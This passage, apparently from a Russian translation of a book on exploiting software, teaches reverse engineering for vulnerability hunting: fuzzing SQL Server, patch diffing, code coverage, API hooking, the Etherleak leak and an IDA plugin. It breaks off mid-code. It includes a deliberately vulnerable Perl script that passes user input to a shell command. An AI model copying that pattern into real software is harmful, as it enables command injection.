Декомпилятор — это средство, которое позволяет преобразовать код на языке ассемблера или машинный код в исходный код на высокоуровневом языке, например на C. Также существуют декомпиляторы для преобразования кода на промежуточных языках наподобие байт-кода Java и кода на языке MSIL (Microsoft Intermediate Language) в исходный код наподобие Java. Эти средства оказывают огромную помощь в определении структуры кода на высоком уровне, например циклов, операторов `switch` и конструкций `if-then`. Хорошая пара дизассемблер/декомпилятор может использоваться для компиляции своего собственного результата восстановления кода обратно в двоичный код.

Методы для восстановления исходного кода

Как уже говорилось выше, иногда исходный код доступен для исследователя, а иногда — нет. Чтобы разобраться в принципах действия программного обеспечения, используются методы тестирования и анализа т.н. “черного ящика” и “белого ящика”. Эти методы определяются степенью доступности исходного кода.

Какой бы метод ни использовался, чтобы найти уязвимые места в программном обеспечении, хакер всегда должен исследовать несколько базовых вопросов:

- функции, в которых выполняются некорректные (или вообще не выполняются) проверки размера входных данных;
- функции, которые могут пропускать или принимать введенные пользователями данные в строках форматирования;
- функции, предназначенные для проверки границ в строках форматирования (например `%20s`);
- процедуры, которые получают введенные пользователем данные с помощью цикла;

- низкоуровневые операции копирования;
- программы, в которых используются арифметические операции с адресом буфера, переданным в качестве параметра;
- системные вызовы, которым оказывается безоговорочное "доверие" и которые принимают входные данные в динамическом режиме.

Этот список первоочередных целей необходим при исследовании двоичного кода.

Исследование по методу "белого ящика"

При исследовании по методу "белого ящика" выполняется анализ прежде всего исходного кода. Иногда доступен только двоичный код, но можно провести его декомпиляцию, получить из двоичного исходный код и провести его исследование, что также является анализом по методу "белого ящика". Этот метод тестирования очень эффективен для выявления ошибок программирования и реализации в программном обеспечении. В некоторых случаях исследование доходит до поиска соответствий с заданными шаблонами и может даже выполняться автоматически с помощью статического анализатора[2]. Но для метода "белого ящика" характерен один недостаток. Дело в том, что при использовании этого метода часто выявляются якобы потенциальные уязвимые места, которых в действительности не существует (false positive). Тем не менее, методы статического анализа исходного кода позволяют успешно взламывать некоторые программы.

Средства для проведения исследований по методу "белого ящика" можно разделить на две категории: те, которым требуется исходный код, и те, которые автоматически декомпилируют двоичный код и продолжают работу с этого момента. Мощная платформа для анализа по методу "белого ящика" под названием IDA-Pro не требует наличия исходного кода. То же самое касается и программы SourceScope, которая поставляется с мощной базой данных по ошибкам в исходном коде и программах на Java, C и C++. Предоставляемые этими средствами сведения чрезвычайно полезны при анализе вопроса о безопасности программного обеспечения (и, конечно, при взломе программ).

Исследование по методу "черного ящика"

При исследовании по методу "черного ящика"" на вход выполняемой программы подаются различные тестовые данные. При таком тестировании требуется только запуск программы и не проводится никакого анализа исходного кода. С точки зрения безопасности на вход программы могут подаваться вредоносные данные с целью вызвать сбой в работе программы. Если программа дает сбой при выполнении какого-то теста, то считается, что выявлена проблема безопасности.

Обратите внимание, что анализ по методу "черного ящика" возможен даже без доступа к двоичному коду. Таким образом, программа может быть проанализирована по сети. Все, что требуется, — это наличие запущенной программы, которая способна принимать входные данные, т.е. если исследователь способен отправлять входные данные, которые принимает программа, и способен получить результат об-

---

[2] *Программа SourceScope от компании Cigital, например, позволяет выявлять потенциальные просчеты в системе безопасности во фрагменте исходного кода программы (*`www.cigital.com`*). — Прим. авт.*

работки этих данных, значит, возможно тестирование по методу “черного ящика”. Вот почему многие хакеры выбирают для взлома именно методы “черного ящика”.

Анализ программы по методу “черного ящика” не так эффективен, как при использовании метода “белого ящика”, но этот метод намного проще для реализации и не требует высокого уровня квалификации. В ходе тестирования по методу черного ящика, специалист, воздействуя на программу, по выдаваемым результатам пытается максимально точно определить пути исполнения кода в программе. При этом невозможно проверить действительное место ввода пользовательских данных в коде программы, но тестирование по методу черного ящика больше напоминает реальную атаку в реальной среде исполнения по сравнению с использованием метода “белого ящика”.

Поскольку исследование по методу “черного ящика” происходит на работающей системе, то оно часто применяется в качестве эффективного средства для понимания и проверки проблем отказа в обслуживании. А поскольку это тестирование способно оценивать работу приложения в *его среде исполнения* (по возможности), то оно может использоваться для выявления уязвимых мест в реально работающей производственной системе[3]. Иногда ошибки, выявленные при анализе по методу “черного ящика”, не могут быть использованы хакерами при реальных атаках на конкретную систему в конкретной сети. Например, атаку может заблокировать брандмауэр.

Коммерческая платформа Hailstrorm от компании Cenzic позволяет провести тестирование по методу “черного ящика” тех программ, которые запущены на подключенных к сети системах. Она может использоваться для поиска уязвимых мест в работающих системах. Существуют специальные устройства, например SmartBits и IXIA, для проверки машрутизаторов и коммутаторов. Для проверки целостности стека TCP/IP можно воспользоваться бесплатной программой ISICS. Проверку протоколов по методу “черного ящика” весьма удобно провести с помощью средств RROTOS и Spike.

Исследование по методу “серого ящика”

В исследованиях по методу "серого ящика"” объединены методы “белого ящика” и способы тестирования с помощью входных данных по методу “черного ящика”. Удачным примером простого анализа по методу “серого ящика” является запуск программы внутри отладчика и подача на вход этой программы различных данных. При этом идет выполнение программы, а отладчик используется для выявления ошибок и некорректных состояний. Коммерческая программа Purify от компании Rational обеспечивает подробный анализ во время выполнения программы и в основном направлена на исследование работы с памятью. Это особенно важно для программ на C и C++ (известных своими проблемами при выделении памяти). Valgrind — это бесплатный отладчик, который обеспечивает анализ программы во время ее выполнения в среде Linux.

В целом, все методы тестирования позволяют раскрыть риски для программного обеспечения и потенциальные возможности для проведения атак. Анализ по методу

---

[3] *Очевидно, что при тестировании работающего программного обеспечения в реальной производственной среде возникают некоторые проблемы. Успешный тест отказа в обслуживании приводит к таким же последствиям для производительности системы, как и реальная атака. Согласно нашему опыту, компании не очень любят прибегать к подобному тестированию. — Прим. авт.*

"белого ящика" позволяет выявить большее число ошибок, но в этом случае трудно измерить действительный риск проведения атаки. Анализ по методу "черного ящика" выявляет реальные проблемы, которыми гарантированно можно воспользоваться при атаках. Метод "серого ящика" позволяет объединить оба метода с максимальной выгодой. Тесты по методу "черного ящика" позволяют проверить программы по сети. Для проведения анализа по методу "белого ящика" требуется доступ к исходному или машинному коду для статического исследования. Как правило, сначала используется метод "белого ящика" для выявления потенциально проблематичных мест, а затем применяются методы "черного ящика" для создания работающих программ атаки, направленных на эти проблематичные области.

Основная проблема для всех типов тестирования (и по методу "черного ящика", и по методу "белого ящика") состоит в том, что в них не исследуются все аспекты программ, т.е. большинство организаций, занимающихся оценкой качества программного обеспечения, заботятся только о проверке функциональных возможностей и затрачивают совсем немного времени на проверку безопасности. В большинстве коммерческих фирм, занимающихся разработкой программного обеспечения, нарушается процесс проверки качества приложений из-за ограничений относительно времени, экономии средств, но главным образом из-за уверенности в том, что при создании программы проверка качества не является основным аспектом работы.

Но в последнее время, с ростом значимости программного обеспечения, все больше внимания уделяется процессу проверки качества программного обеспечения. Разрабатывается единый, унифицированный подход к тестированию и анализу программ, включающий в себя проверки безопасности, надежности и производительности программных продуктов. В процессе управления качеством программ используется анализ как по методу "белого ящика", так и по методу "черного ящика" в целях выявления и управления рисками на максимально ранней стадии жизненного цикла программного обеспечения.

Поиск уязвимых мест в Microsoft SQL Server 7 с помощью метода "серого ящика"

При анализе программ по методу "серого ящика", как правило, используются несколько средств. В нашем примере будут использованы средства отладки для проверки программы во время ее выполнения совместно с генератором входных данных по методу "черного ящика". Напомним, что использование средств выявления ошибок и отладчиков, проверяющих работу программы во время ее выполнения, — чрезвычайно мощный метод выявления проблем в программном обеспечении. При совместном применении со средствами внесения ошибок отладчики позволяют выявить просчеты в программном обеспечении. Во многих случаях дизассемблирование программы позволяет точно определить истинную причину дефекта программы, как будет показано в нашем примере.

Одним из мощнейших средств для динамического исследования программного обеспечения можно назвать Purify от компании Rational. В нашем примере с помощью программы Hailstrorm мы реализуем процесс внесения ошибок по отношению к программе SQL Server 7 от компании Microsoft и одновременно будем отслеживать состояние атакуемой программы с помощью Purify. Совместное использование программ Purify и Hailstrorm позволяет выявить проблему затирания данных в памяти, которая проявляется в SQL Server после внесения некорректных данных в пакет

протокола. Сбой в работе памяти происходит в результате возникновения исключения и его неправильной обработки.

Прежде всего, нужно определить точку для ввода входных данных для SQL-сервера. SQL-сервер ожидает запросов на соединение на TCP-порт 1443. Для этого порта нет спецификации используемого протокола. Вместо восстановления исходного кода и определения правил работы этого протокола, проведем простой тест, вводя случайные входные данные, включающие строки цифр. Эти данные передаются на TCP-порт. В результате формируются многочисленные "нормальные" пакеты, доставляемые на искомый порт и таким образом покрывается широкий диапазон входных значений. Набор входных пакетов доставляется за несколько минут с интенсивностью около 20 пакетов в секунду.

Входные данные обрабатываются различными фрагментами кода в программе SQL-сервера. В этих фрагментах кода, по существу, выполняется чтение заголовков протокола. По истечении небольшого периода это приводит к возникновению ошибки, и Purify уведомляет об искажении информации в памяти.

Продемонстрируем факт возникновения ошибки в SQL-сервере с помощью снимков экрана на рисунке 3.2, где совмещены дамп памяти, сделанный программой Purify, и отчет о тестировании Hailstorm. Обнаруженное Purify искажение информации в памяти происходит до отказа в работе SQL-сервера. Хотя атака и приводит к отказу в работе SQL-сервера, но без Purify трудно определить место искажения информации. Благодаря отчету Purify можно найти точное место в программном коде, в котором происходит ошибка.




Рис. 3.2. Снимки экранов с отчетами программ Hailstorm и Purify, которые были сделаны в результате тестирования программного обеспечения SQL-сервера

В данном случае обнаружение ошибки происходит до проведения реальной атаки. Если попробовать обнаружить эту программу атаки только с помощью средств "черного ящика", то придется потратить несколько дней, прежде чем удастся выявить эту ошибку. Искажение информации в памяти может вызывать сбой программы в совершенно другом участке кода, что усложняет определение того, какие входные данные являются причиной ошибки. С помощью средств статического анализа можно определить факт искажения информации в памяти, но эти средства не позволяют узнать, может ли эта ошибка быть использована на практике злоумышленником. Объединение двух методов, продемонстрированное в нашем примере, позволяет сэкономить массу времени и взять лучшее от обоих методов.

Методы исследования

Существует несколько методов восстановления исходного кода программного обеспечения. Для каждого из них характерны свои преимущества, и у каждого есть свои требования относительно ресурсов и времени. В стандартном исследовании используется набор методов для декомпиляции и анализа программного обеспечения. Правильное сочетание выбранных методов целиком зависит от конкретной ситуации. Например, сначала можно выполнить быстрое сканирование программного кода для определения очевидных уязвимых мест. Затем можно перейти к подробному отслеживанию обработки в программе введенных пользователем данных. Вероятнее всего, не удастся отследить каждый вариант внутреннего маршрута выполнения программы, поэтому разумно воспользоваться точками останова и другими средствами для ускорения процесса анализа программы. Рассмотрим несколько основных методов исследования.

Отслеживание обработки входных данных

Отслеживание обработки входных данных является наиболее доскональным методом исследования программы. Прежде всего, нужно определить точки входа. *Точки входа* — это места, в которых введенные пользователем данные передаются программе. Например, получение сетевого пакета осуществляется с помощью вызова функции `WSARecvFrom()`. По существу, этот вызов принимает введенные пользователем данные из сети и размещает их в буфер. На точке входа можно установить точку останова и начать пошаговое отслеживание выполнения программы. Конечно, используя набор отладочных средств, не забывайте о простом карандаше и листе бумаги. Следует записывать каждый переход и изменение в процессе выполнения программы. Конечно, это очень утомительный подход, но он позволяет получить максимум информации.

Хотя определение вручную всех точек входа потребует массу времени, исследователь получает возможность обнаружить каждый фрагмент кода, в котором принимаются решения относительно введенных пользователем данных. Используя этот метод, можно выявить наиболее сложные проблемы.

Одним из языков, который защищен от подобных атак "отслеживания с помощью входных данных" является язык Perl. В Perl предусмотрен специальный режим безопасности, который называется *режимом недоверия* (taint mode). В режиме недоверия используются комбинации статических и динамических проверок для контроля за всей информацией, которая поступает извне программы (такой как введенные пользователем данные, аргументы функций и переменные окружения) и выдачи

предупреждений при попытке программы сделать что-то потенциально опасное с этими ненадежными данными. Рассмотрим следующий сценарий.

```
#!/usr/bin/perl -T
$username = <STDIN>;
chop $username;
system ("cat /usr/stats/$username");
```

При выполнении этой программы Perl-обработчик переходит в режим недоверия, поскольку указан параметр `-T` в первой строке вызова. Perl затем осуществляет попытку скомпилировать программу. Режим недоверия позволяет обнаружить, что программист не инициализировал явно переменную `PATH` и, тем не менее, пытается запустить программу с помощью командного интерпретатора, который легко может быть скомпрометирован. Перед прекращением компиляции будет выдано сообщение об ошибке, подобное приведенному ниже.

```
Insecure $ENV{PATH} while running with -T switch at
./catform.pl line 4, <STDIN> chunk 1.
```

Мы можем отредактировать сценарий, чтобы явно задать какое-то безопасное значение для переменной `PATH` в нашей программе при запуске.

```
#!/usr/bin/perl -T
use strict;
$ENV{PATH} = join ':' => split (" ",<< '__EOPATH__');
/usr/bin
/bin
__EOPATH__
my $username = <STDIN>;
chop $username;
system ("cat /usr/stats/$username");
```

Теперь режим недоверия позволяет определить, что значение переменной `$username` контролируется извне и ему нельзя доверять. Таким образом удается определить, что поскольку значение переменной `$username` может оказаться вредоносным, то вредоносным может оказаться и вызов функции `system`. Поэтому выдается другое сообщение об ошибке.

```
Insecure dependency in system while running with
-T switch at ./catform.pl line 9, <STDIN> chunk 1.
```

Даже если мы скопируем значение переменной `$username` в другую переменную, то режим недоверия все равно позволит выявить проблему.

В предыдущем примере выдается сообщение об ошибке, поскольку переменная может использовать командный интерпретатор, чтобы запустить команду. Однако режим недоверия не способен предотвратить все возможные атаки на уязвимые места, выполняемые с помощью входных данных, поэтому опытный хакер все равно в состоянии добиться успеха.

Для защиты от проведения нашей атаки (или для ее усиления) также пригодится улучшенный анализ потока данных. Средства для проведения статического анализа позволяют аналитику (или хакеру) выявить все точки входа и определить, значения каких переменных могут быть изменены с помощью внешних данных.

Использование отличий в версиях программ

При исследовании системы на предмет выявления уязвимых мест не забывайте, что поставщик программного обеспечения исправляет многие ошибки в каждой следующей версии программы. В некоторых случаях поставщик может предоставлять

"горячее исправление" ("hot fix") или заплату, которые вносят исправления в двоичные файлы системы, поэтому очень важно отслеживать отличия между различными версиями программного обеспечения.

Различия между версиями можно использовать как руководство по проведению атак. Если появляется новая версия программного обеспечения или спецификации протокола, значит, скорее всего, в ней были исправлены уязвимые места или ошибки (если они были обнаружены). Даже если список исправлений не опубликован, то можно сравнить двоичные файлы новой версии с двоичными файлами устаревшей версии. Различия обнаруживаются на месте добавления новых функций или исправления ошибок. Таким образом, этими отличиями можно смело руководствоваться для поиска уязвимых мест.

Использование охвата кода

Применение научных методов дает хакеру преимущество при прочих равных условиях. Научный метод начинается с измерений. Без возможности измерения своей среды исполнения нельзя сделать о ней никаких выводов. Большинство из рассмотренных в этой книге методов предназначены для поиска ошибок при программировании. Обычно (хотя и не всегда) эти ошибки относятся к небольшой части программного кода. Вот почему во многих новых средствах разработки программ обеспечивается защита от традиционных атак. В средстве разработки достаточно просто предусмотреть возможность выявления простой ошибки программирования (статически) и устранить эту ошибку при компиляции. Вообще, через несколько лет атаки на переполнение буфера безнадежно устареют.

Мы рассматриваем поведение программы при ее выполнении в определенных условиях (например, при пиковых нагрузках). Необычное поведение программы, как правило, означает нестабильность программного кода. А нестабильность программного кода означает высокую вероятность наличия уязвимых мест.

Охват кода (code coverage) представляет собой способ отслеживания выполнения программы и определения того, какие участки задействованы в исходном коде. Для определения охвата кода разработано множество средств. Эти средства не всегда предполагают доступ к исходному коду. С помощью некоторых средств можно подключаться к процессу и собирать данные в реальном времени. В качестве примера можно назвать программу dyninstAPI, созданную Джефом Холлингсворсом (Jeff Hollingsworth), которая используется в Мэрилендском университете и которая доступна по адресу `http://www.dyninst.org/`.

Для хакера охват кода говорит об объеме работы, которую предстоит выполнить при первом осмотре атакуемой программы. Компьютерные программы весьма сложны и их взлом — утомительное занятие. Человеку свойственно пропускать фрагменты кода и переходить к главному. Охват кода позволяет определить, не пропустил ли хакер чего-либо важного. Если вы пропустили процедуру, поскольку она показалась вам безвредной, то, возможно, следует подумать еще раз! Охват кода позволяет вернуться и повторно проверить проделанную хакером работу.

Пытаясь взломать программное обеспечение, хакеры обычно начинают с точки ввода пользовательских данных. В качестве примера рассмотрим вызов функции

`WSARecv()`[4]. Отслеживая обработку данных по методу "снаружи внутрь", можно определить задействованные участки программного кода. Многие решения, как правило, принимаются после приема пользовательских данных. Эти решения реализуются, как операторы ветвления, например, условные операторы ветвления JNZ и JE в коде для платформы x86. Охват кода позволяет определить, когда происходит ветвление, и "нарисовать" карту каждого непрерывного блока машинного кода. Для хакера это означает возможность определить, какие участки кода не исполняются при анализе программы.

Использование программ для оценки охвата кода позволяет опытному специалисту получить "маршрут" выполнения программы. Подобная трассировка позволяет сохранить силы и продолжать исследование, когда в другом случае (без охвата кода) хакер мог бы прекратить усилия по взлому, не проверив все возможности.

Средства для охвата кода настолько важны и необходимы в арсенале хакера, что позже мы расскажем как создать подобное средство "с нуля". В нашем примере основное внимание будет направлено на язык ассемблера для платформы x86 и операционную систему Windows XP. Исходя из нашего опыта, можем сказать, что достаточно трудно найти средство для охвата кода при решении конкретной задачи. Во многих коммерческих и бесплатных средствах вообще отсутствуют свойства, необходимые для проведения атак, и методы визуализации данных, столь важные для хакера.

Доступ к ядру

Слабое управление доступом дескрипторами, созданными для драйверов, открывает систему для атак. Если хакер обнаружит драйвер устройства с незащищенным дескриптором, он может воспользоваться командами `IOCTL` для доступа к этому драйверу ядра. В зависимости от поддерживаемых драйвером функций, можно вывести компьютер из строя или получить доступ к ядру. Любые входные данные для драйвера, которые содержат адреса ячеек памяти, должны быть немедленно проверены с помощью внесения нулевых (`NULL`) значений. Также иногда хакеры вводят адреса, которые обращаются к памяти ядра. Если в драйвере не предусмотрено контрольных проверок для вводимых пользователем значений, значит, можно исказить содержимое памяти ядра. При тщательно продуманной атаке вполне возможно изменить глобальный режим в ядре и изменить права доступа.

Утечка данных из совместно используемых буферов

Как известно, в обычной программе используется множество буферов. Одни и те же буферы используются снова и снова, но нас больше интересует вопрос: очищаются ли эти буферы? Хранятся ли "старые" данные отдельно от "новых"? Буферы — просто отличное место для поиска потенциальных возможностей утечки данных. Любой буфер, который используется для хранения как общедоступных, так и конфиденциальных данных, может стать причиной утечки информации.

Для перевода конфиденциальных данных в разряд общедоступных часто используются атаки, вызывающие изменение режима доступа или состояние "гонки на вы-

---

[4] *Функция `WSARecv()` позволяет получать данные от соединенного сокета. Дополнительную информацию можно получить по адресу `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/wsarecv_2.asp`.*

живание". Таким образом, любое использование буфера без предварительной очистки от ранее хранимых данных повышает риск утечки данных.

Пример: ошибка в сетевых адаптерах Ethernet

Один из авторов этой книги (Хогланд) несколько лет назад участвовал в работе по обнаружению уязвимого места, которое несло потенциальную угрозу для миллионов Ethernet-адаптеров по всему миру[5]. В Ethernet-адаптерах используются стандартные чипсеты для подключения к сети. Эти чипы можно назвать "покрышками" машины Internet. Проблема в том, что многие из этих чипов являются причиной утечки данных из пакетов.

Возникновение проблемы обусловлено тем, что данные хранятся в буфере в микрочипе на Ethernet-адаптере. Минимальный объем данных, которые могут быть отправлены в Ethernet-пакете, составляет 66 байт. Это минимальный размер кадра Ethernet. Но размер многих пакетов, которые должны быть переданы по сети, намного меньше, чем 66 байт. В качестве примера можно назвать небольшие ping-пакеты и ARP-запросы. Таким образом, в эти пакеты добавляются данные для увеличения размера до 66 байт.

Опишем проблему подробнее. Дело в том, что во многих чипах не выполняется очистка буфера между отправками пакетов. Таким образом, пакет недостаточного размера дополняется любыми данными, оставшимися в буфере от предыдущего пакета. Поэтому данные пакетов, предназначенных другим людям, запросто могут попасть в пакеты хакера. Эту атаку достаточно просто реализовать, и она отлично работает в коммутируемых сетях. В атаке применяется "залп" небольших пакетов, которые требуют в ответ отправки небольшого пакета. После получения небольших ответных пакетов хакер просматривает добавленные данные, чтобы увидеть данные из чужих пакетов.

Безусловно, в этой атаке теряются многие ценные для хакера данные, поскольку первая часть каждого пакета затирается обычными данными ответного пакета. Поэтому хакер будет стараться создать поток как можно меньших ответных пакетов, чтобы выкачать как можно больше информации. Для этих целей очень подойдут ping-пакеты, что позволяет хакеру перехватывать незашифрованные пароли и даже части ключей шифрования. ARP-пакеты даже меньше по размеру, но не годятся для удаленной атаки. С помощью ARP-пакетов злоумышленник может получить номера подтверждений ACK-пакетов из других сеансов. Это пригодится в стандартной атаке перехвата данных по протоколу TCP/IP.

Поиск недостатков в предоставлении прав доступа

Неправильное планирование или же банальная лень со стороны некоторых программистов часто приводит к появлению программ, в работе которых предполагается наличие прав администратора или суперпользователя (root). Например, неограниченного доступа к системе требуют многие программы, которые были модифицированы из прошлых версий Windows для работы под управлением Win2K и Windows XP. В принципе, это особенно касается тех программ, которые, работая подобным образом, создают массу общедоступных файлов.

---

[5] *Позднее это уязвимое место получило название "Etherleak vulnerability." Более подробную информацию можно получить по адресу* `http://archives.neohapsis.com/archives/vulnwatch/2003-q1/0016.html`.

Хакеру стоит поискать каталоги, в которых хранятся файлы с пользовательскими данными. Хранятся ли в этих каталогах другие важные данные? Если да, то насколько ограничены права доступа к этому каталогу? Это относится и к реестру NT-систем, и к операциям с базой данных. Если хакер заменит библиотеку DLL или изменит параметры для программы, то он сможет расширить свои права доступа и завладеть системой. В системах Windows NT следует поискать открытые для доступа вызовы функций, которые запрашивают или создают ресурсы без каких-либо ограничений доступа. Чересчур либеральные права доступа приводят к появлению незащищенных файлов и объектов.

Использование вызовов функций API

Существует несколько системных вызовов, известных тем, что их использование приводит к возникновению уязвимых мест. Один из методов атак как раз и заключается в выявлении этих вызовов (среди самых популярных, например, вызов функции `strcpy()`). К счастью, для выявления этих вызовов разработано немало специальных средств[6].

На рисунке 3.3 показано окно программы APISPY32, содержащее отчет о перехвате всех вызовов функции `strcpy` на проверяемой системе. Мы используем APISPY32 для перехвата серий вызовов `lstrcpy` из программы Microsoft SQL Server. Не все вызовы `strcpy` уязвимы для атак на переполнение буфера, но есть и такие.

Установить программу APISPY32 очень легко. Ее можно скачать с сайта `www.internals.com`. Нужно создать специальный файл `APISpy32.api` и разместить его в корневом каталоге WinNT или Windows. Для нашего примера мы воспользуемся следующими параметрами конфигурационного файла.

```
KERNEL32.DLL:lstrcpy(PSTR, PSTR)
KERNEL32.DLL:lstrcpyA(PSTR, PSTR)
KERNEL32.DLL:lstrcat(PSTR, PSTR)
KERNEL32.DLL:lstrcatA(PSTR, PSTR)
WSOCK32.DLL:recv
WS2_32.DLL:recv
ADVAPI32.DLL:SetSecurityDescriptorDACL(DWORD, DWORD, DWORD, DWORD)
```

Перечисленные параметры указывают программе APISPY32 выполнять поиск вызовов заданных функций. Это очень удобно при тестировании программы для поиска потенциально уязвимых вызовов API, а также любых вызовов, которым передаются введенные пользователем данные. В промежутке между этими двумя типами вызовов и лежит основная цель инженера по восстановлению исходного кода. Если хакер способен определить, что входные данные достигают уязвимого вызова API, значит, путь к победе становится очевидным.

---

[6] *Компания Cigital поддерживает базу данных, в которую заносится информация о статических правилах обеспечения безопасности в компьютерных системах. Только для программ на языках C и C++ сделано около 550 записей. Используя эту информацию, статические средства анализа позволяют выявить потенциально уязвимые места в программном обеспечении (этот метод работает как для взлома программ, так и для повышения безопасности программного обеспечения). — Прим. авт.*




Рис. 3.3. Программа APISPY32 позволяет обнаружить вызовы в программном коде SQL-сервера. На снимке экрана показан отчет о выполнении запроса

Создание дополнительных модулей для IDA

IDA — это сокращенное название программы Intreactive Disassembler (доступной по адресу `www.datarescue.com`), которая является одним из самых популярных средств для восстановления исходного кода и структуры программ. IDA является самым мощным и самым развитым интерактивным дизассемблером, доступным на сегодняшний день. Эта программа позволяет подключать дополнительные модули, т.е. пользователи могут самостоятельно расширять ее функциональные возможности и автоматизировать выполнение задач. Для примера в нашей книге мы создали простой дополнительный модуль IDA, который позволяет выполнить сканирование двух двоичных файлов и сравнить их. При этом будут выделены все области кода, которые подверглись изменениям. Этот модуль можно использовать для сравнения исполняемого файла до добавления заплаты с тем же файлом после добавления заплаты для того, чтобы узнать, какие строки кода были исправлены.

Во многих случаях поставщики программного обеспечения "тайно" исправляют ошибки, связанные с безопасностью своих программ. Программа IDA позволяет хакеру обнаружить эти скрытые заплаты. Хотим предупредить, что наш дополнительный модуль может выделить в коде множество мест, которые не подвергались никаким изменениям. Большое количество ложных результатов будет получено при изменении параметров компилятора или изменении заполнения между функциями. Тем не менее, это неплохой пример того, как научиться писать дополнительные модули для IDA.

Наш пример позволяет также выделить основную проблему с обеспечением безопасности по методу "взлом–создание заплаты". Заплаты порой можно расценивать как руководство по взлому, и опытные хакеры знают, как читать эти руководства. Для использования приведенного ниже кода потребуется набор инструментальных средств разработки программного обеспечения (SDK), который поставляется совместно с IDA. В тексте кода добавлены комментарии. Ниже перечислены стандартные заголовочные файлы. В зависимости от того, какие вызовы API планируется использовать, можно добавить и другие заголовочные файлы. Обратите внимание, что мы деактивировали некоторые предупреждающие уведомления и добавили заголовочный файл Windows. Благодаря этому мы получили возможность использовать графический интерфейс Windows для вывода отрывающихся диалоговых окон и т.д. Предупреждение 4273 выдается при использовании стандартной библиотеки шаблонов, когда эта библиотека отключается по желанию пользователя.

```
#include <windows.h>
#pragma warning( disable:4273 )
#include <ida.hpp>
#include <idp.hpp>
#include <bytes.hpp>
#include <loader.hpp>
#include <kernwin.hpp>
#include <name.hpp>
```

Поскольку наш дополнительный модуль основан на дополнительном модуле, который предоставляется совместно с SDK, то следующий программный код взят просто из примера. Все необходимые функции и комментарии тоже являются частью примера.

```
//--------------------------------------------------------------------------
// эта функция обратного вызова вызывается для событий
// выдачи уведомлений через интерфейс пользователя.
static int sample_callback(void * /*user_data*/, int event_id, va_list /*va*/)
{
 if ( event_id != ui_msg ) // Предотвращение рекурсии.
  if ( event_id != ui_setstate
   && event_id ! = ui_showauto
   && event_id ! = ui_refreshmarked ) // Игнорируем неинтересные события
                  msg("ui_callback %d\n", event_id);
 return 0; // 0 означает "обработать событие";
           // в противном случае, событие будет проигнорировано.
}
//--------------------------------------------------------------------------
// Пример того, как генерировать определенные пользователем
// строковые префиксы
static const int prefix_width = 8;

static void get_user_defined_prefix(ea_t ea,
                                    int lnnum,
```

```
